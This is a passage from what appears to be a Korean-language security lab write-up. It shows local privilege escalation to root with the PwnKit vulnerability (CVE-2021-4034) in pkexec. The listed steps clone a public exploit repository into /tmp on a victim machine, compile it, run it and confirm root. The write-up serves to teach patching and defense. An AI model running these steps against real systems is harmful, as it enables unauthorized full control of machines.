
익스플로잇을 컴파일하기 위해 필요한 도구를 설치했습니다: sudo apt update sudo apt install git build-essential -y 이를 통해 시스템에 필요한 컴파일러와 종속성이 준비되었습니다. 시스템의 apt에 백그라운드 작업이 실행 중이라면 종료하세요.
익스플로잇 코드 전송/획득
익스플로잇을 피해자 머신에 직접 클론했습니다:
cd /tmp
git clone https://github.com/berdav/CVE-2021-4034.git
cd CVE-2021-4034
/tmp를 사용하면 지저분함을 피할 수 있고 실제 공격자의 행동을 반영합니다.
익스플로잇 컴파일
익스플로잇은 "make"를 사용하여 컴파일되었습니다.
이를 통해 취약점을 트리거하는 데 필요한 실행 파일이 생성되었습니다.
익스플로잇 실행
익스플로잇을 실행했습니다: ./cve-2021-4034
권한 상승 확인
실행 후 루트 접근이 확인되었습니다: whoami
출력: root

이 익스플로잇은 pkexec가 환경 변수를 부적절하게 처리하여 공격자가 상승된 권한으로 임의의 코드를 실행할 수 있게 하기 때문에 작동합니다.
결론
이 실습은 겉보기에 낮은 권한의 사용자가 PwnKit(CVE-2021-4034)과 같은 알려진 취약점을 악용하여 전체 시스템 제어권으로 권한을 상승시킬 수 있음을 보여줍니다. 자격 증명 탈취를 통한 초기 접근과 체계적인 열거 및 악용을 결합함으로써, 잘못된 구성에만 의존하지 않고도 루트 접근 권한을 달성할 수 있었습니다. 이는 적시에 패치를 관리하고 안전한 구성 관행을 유지하는 것이 얼마나 중요한지 강조합니다. 단 하나의 간과된 취약점만으로도 시스템 전체가 손상될 수 있으므로, 지속적인 보안 평가와 심층 방어 전략이 필요함을 시사합니다.







